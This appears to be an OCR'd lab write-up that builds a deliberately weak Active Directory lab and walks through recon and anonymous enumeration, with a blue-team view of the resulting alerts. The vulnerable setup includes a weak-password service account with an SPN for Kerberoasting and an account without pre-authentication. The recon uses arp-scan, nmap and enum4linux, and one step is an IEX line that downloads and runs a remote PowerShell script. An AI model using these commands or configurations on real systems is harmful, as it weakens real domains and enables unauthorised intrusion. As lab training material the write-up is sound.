


Figure 1.5 - Output of the *ipconfig* command, *LAN-WS01-WIN*

IP address summary (static IPs)

Machine	IP Address
LAN-ATTACK-LIN	192.168.10.109
LAN-DC01-WIN	192.168.10.30
LAN-WS01-WIN	192.168.10.31
LAN-SIEM-LIN	192.168.10.104

We now have all the necessary network information for our scenario.

Active Directory environment preparation

This subsection details the actions performed on the Active Directory directory to voluntarily introduce exploitable weaknesses in the context of the scenario.

Creating a vulnerable service account

A service account named `legacy_sql_svc` is created on the domain controller with a deliberately weak password. This type of account is frequently used to run application services and is a privileged target during Kerberos attacks.

Command used:

```
New-ADUser -Name "legacy_sql_svc" -SamAccountName legacy_sql_svc -AccountPassword (ConvertTo-SecureString "Password123!" -AsPlainText -Force) -Enabled $true
```

Result obtained:




Figure 1.6 - Creation of a vulnerable service account, *LAN-DC01-WIN*

Associating an SPN to the service account

A Service Principal Name (SPN) of type `MSSQLSvc` is associated with the `legacy_sql_svc` account. This configuration makes the account eligible for a Kerberoasting-type attack, allowing the extraction of an offline exploitable Kerberos TGS ticket.

Command used:

```
setspn -A MSSQLSvc/legacy-db.mini.lab mini.lab\legacy_sql_svc
```

Result obtained:




Figure 1.7 - Association of an SPN to the service account, *LAN-DC01-WIN*

Assigning local privileges on the client workstation

The service account `legacy_sql_svc` is added to the local administrators group of the client workstation (`LAN-WS01-WIN`). This configuration allows, after account compromise, to obtain complete privilege escalation on the target machine.

Creating a `Legacy_SQL_LocalAdmins` group and adding the user to this group:

```
New-ADGroup -Name "Legacy_SQL_LocalAdmins" -GroupScope Global -G
roupCategory Security
Add-ADGroupMember -Identity "Legacy_SQL_LocalAdmins" -Members leg
acy_sql_svc
```

Result obtained:




Figure 1.8 - Creation of a local admin group for the created account, *LAN-DC01-WIN*

Adding the user group on the client workstation:

```
Add-LocalGroupMember -Group "Administrators" -Member "mini.lab\Lega
cy_SQL_LocalAdmins"
# Verification
net localgroup Administrators
```

Result obtained:




Figure 1.9 - Adding the service account to the local admin group on the client workstation, *LAN-WS01-WIN*

Increasing domain attack surface

The *vulnAD* script is executed on the domain controller to artificially increase the attack surface. This action notably results in the creation of many additional user accounts (here

100) and the introduction of realistic weak configurations.

Commands used:

```
IEX((New-Object net.webclient).downloadstring('https://raw.githubusercontent.com/safebuffer/vulnerable-AD/master/vulnad.ps1'))
Invoke-VulnAD -UsersLimit 100 -DomainName "mini.lab"
```

Result obtained:




Figure 2.0 - Execution of the *vulnAD* script (1), *LAN-DC01-WIN*




Figure 2.1 - Execution of the *vulnAD* script (2), *LAN-DC01-WIN*

Creating an account without Kerberos pre-authentication

A user account `rozamond.rhea`, configured without Kerberos pre-authentication, is added to the domain via the `vulnAD` script. This type of configuration allows performing an AS-REP Roasting attack without prior authentication.

The account is also added to the local administrators group of the client workstation to demonstrate the direct impact of this weakness.

Properties of the account created by *vulnAD:*




Figure 2.2 - Properties of the account created by *vulnAD*

Adding the account to the administrator group on the client workstation:

```
net localgroup Administrators "mini.lab\rozamond.rhea" /add
```

Result obtained:




Figure 2.3 - Adding the account to the administrator group on the client workstation

---

II. Network & Active Directory recon

This phase consists of **exploring the internal network** to identify present hosts and locate the domain controller (DC). In this scenario, we will use classic network scanning tools (ARP, Nmap) to map the environment. This step is crucial to understand how an attacker can **identify targets** and prepare Active Directory-oriented attacks.

Attacker abjective

Identify hosts present on the internal network and locate the domain controller.

Actions performed

- Discovery of active machines on the LAN segment.
- Analysis of exposed services to identify machine roles.

Command used:

```
arp-scan --interface eth0 --localnet
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ arp-scan --interface eth0 --localnet
pcap_activate: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)

┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ sudo arp-scan --interface eth0 --localnet
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8c:35:01, IPv4: 192.168.10.109
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.10.1    00:0c:29:e7:07:d8       VMware, Inc.
192.168.10.30   00:0c:29:be:6a:a3       VMware, Inc.
192.168.10.31   00:0c:29:a5:35:63       VMware, Inc.
192.168.10.104  00:0c:29:7d:0a:70       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.051 seconds (124.82 hosts/sec). 4 responded
```

Figure 2.4 - ARP scan result

According to the scan, 4 hosts appear to be active on the LAN segment.

> Note that a host blocking ARP requests will not appear here.

Subsequently, we can perform an Nmap scan on the entire LAN network segment to identify the DC.

Command used:

```
nmap -T5 -Pn 192.168.10.0/24
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ nmap -T5 -Pn 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-20 13:11 UTC
Nmap scan report for pfsense.lab (192.168.10.1)
Host is up (0.00052s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:0C:29:E7:07:D8 (VMware)

Nmap scan report for minilab.dc (192.168.10.30)
Host is up (0.00032s latency).
Not shown: 985 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
5986/tcp open  wsmans
```

Figure 2.5 - Nmap scan result (part 1)

```
5986/tcp open  wsmans
MAC Address: 00:0C:29:BE:6A:A3 (VMware)

Nmap scan report for minilab.ws01 (192.168.10.31)
Host is up (0.00032s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman
5986/tcp open  wsmans
MAC Address: 00:0C:29:A5:35:63 (VMware)

Nmap scan report for siem.lab (192.168.10.104)
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
443/tcp open  https
MAC Address: 00:0C:29:7D:0A:70 (VMware)

Nmap scan report for 192.168.10.109
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.10.109 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 17.55 seconds
```

Figure 2.6 - Nmap scan result (part 2)

Results obtained

- Four hosts are identified on the internal network.
- The domain controller is identified by deduction (LDAP, Kerberos, SMB, DNS services).

Impact in the attack chain

This phase allows precisely targeting the DC and preparing Active Directory-oriented attacks.

Blue team analysis

- No critical events are detected on the Wazuh side.
- Aggressive Nmap scans (`A`) nevertheless generate a significant volume of Suricata alerts, correctly reported in Wazuh.

Suricata alerts reported in Wazuh:




Figure 2.7 - Surge of Suricata alerts generated on the Wazuh dashboard - aggressive Nmap scan on the LAN




Figure 2.8 - Suricata alerts generated on Wazuh - aggressive Nmap scan on the LAN

III. Initial domain user enumeration

This phase consists of **enumerating the Active Directory domain** without prior authentication to identify exploitable accounts. In this section, we will use `enum4linux` to perform anonymous enumeration of the domain and search for sensitive information that would be useful to us.

This step demonstrates how an attacker can **obtain initial access** to the domain without valid credentials.

Attacker objective

Identify exploitable accounts without prior authentication.

Actions performed

- Anonymous enumeration of the Active Directory domain with `enum4linux`
- Search for sensitive information exposed in user attributes
- Verification and testing of recovered credentials via SMB with `crackmapexec`

Command used:

```
enum4linux -a 192.168.10.30
```

Result obtained:

```
┌──(kali㉿kali)-[~/Scenarios/Scenario-2]
└─$ enum4linux -a 192.168.10.30
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 20 13:18:30 2025

 ==========================================( Target Information )==========================================

Target ........... 192.168.10.30
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.10.30 )============================


[+] Got domain/workgroup name: MINILAB


 ==============================( Nbtstat Information for 192.168.10.30 )==============================

Looking up status of 192.168.10.30
        DC              <00> -         B <ACTIVE>  Workstation Service
        MINILAB         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MINILAB         <1c> - <GROUP> B <ACTIVE>  Domain Controllers
        DC              <20> -         B <ACTIVE>  File Server Service
        MINILAB         <1b> -         B <ACTIVE>  Domain Master Browser

        MAC Address = 00-0C-29-BE-6A-A3

 ================================( Session Check on 192.168.10.30 )================================
```

Figure 2.9 - Domain enumeration result via *enum4linux*

```
index: 0xfbf RID: 0x45c acb: 0x00000010 Account: abagael.nerissa        Name: (null)    Desc: (null)
index: 0x101a RID: 0x4b7 acb: 0x00000010 Account: aleda.corinna Name: (null)    Desc: (null)
index: 0xfbb RID: 0x458 acb: 0x00000010 Account: alejandrina.deloria    Name: (null)    Desc: (null)
index: 0xfcc RID: 0x469 acb: 0x00000010 Account: alex.eilis     Name: (null)    Desc: (null)
index: 0x100b RID: 0x4a8 acb: 0x00000010 Account: allison.henrie        Name: (null)    Desc: (null)
index: 0x1010 RID: 0x4ad acb: 0x00000010 Account: alyssa.bettine        Name: (null)    Desc: (null)
